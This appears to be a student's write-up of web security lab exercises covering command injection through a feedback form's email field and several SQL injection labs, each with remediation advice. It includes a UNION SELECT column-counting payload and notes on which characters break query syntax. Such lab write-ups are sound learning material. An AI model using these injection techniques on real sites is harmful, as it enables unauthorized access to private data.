
This is another command injection vulnerability using the vulnerable email parameter in the feedback form. This lab has me inject a command to trigger a DNS lookup of a subdomain of “burpcollaborator.net”. To remediate this vulnerability, the site developers should have server side input validation and the

front end should also perform some type of input validation.




sql-injection(1)

The vulnerability in this level is that I can determine how user input is used to make SQL query strings. Then I can use that knowledge to construct a SQL query string to insert that will allow me to view privileged database material.
To remediate this vulnerability, the site should sanitize user input and also check it on the server side before processing it.



Then, replace the category string with a single-quote character and load the resulting page. What output is returned?

-The output which was returned was “Internal Server Error”.




SQL-Injection (2)

Is the username field vulnerable to SQL injection? If so, what character breaks syntax?

-Yes, it is vulnerable to the “ ‘ “ (single quote) character.

Is the password field vulnerable to SQL injection? If so, what character breaks syntax?

-Yes, it is vulnerable to the “ ‘ “ (single quote) character.




Sql-injection/union-attacks(1)

This lab has a vulnerability that uses user input in a SQL query. As an attacker, I can inject my own malicious query strings. In this lab, I had to use an sql union attack to determine the number of columns in the database. To remediate this vulnerability, the site developers should have some server side input validation/checking. There should also be no way for a user to control any inputs in the first place.


How many columns were in the database?

-There were 3 columns (“””Gifts’ UNION SELECT null,null,null -- “””).




Sql-injection/union-attacks(2)

This lab has a vulnerability where it uses client controlled fields to build a sql query. As an attacker, I can insert malicious text/code to exploit that vulnerability and gain access to privileged information. To remediate this, there should be server-side validation of the input. There should also be no user controlled fields if possible.



Sql-injection/union-attacks(3)


The vulnerability in this lab is that the site uses user controlled inputs to build a SQL query string. As an attacker, I can insert malicious code/strings in order to hijack the query and access privileged information. To remediate this vulnerability, the site developers should prevent users from controlling inputs, and the developers should provide server side checks to prevent hijacking of SQL queries.



Sql-injection/examining-the-database(1)

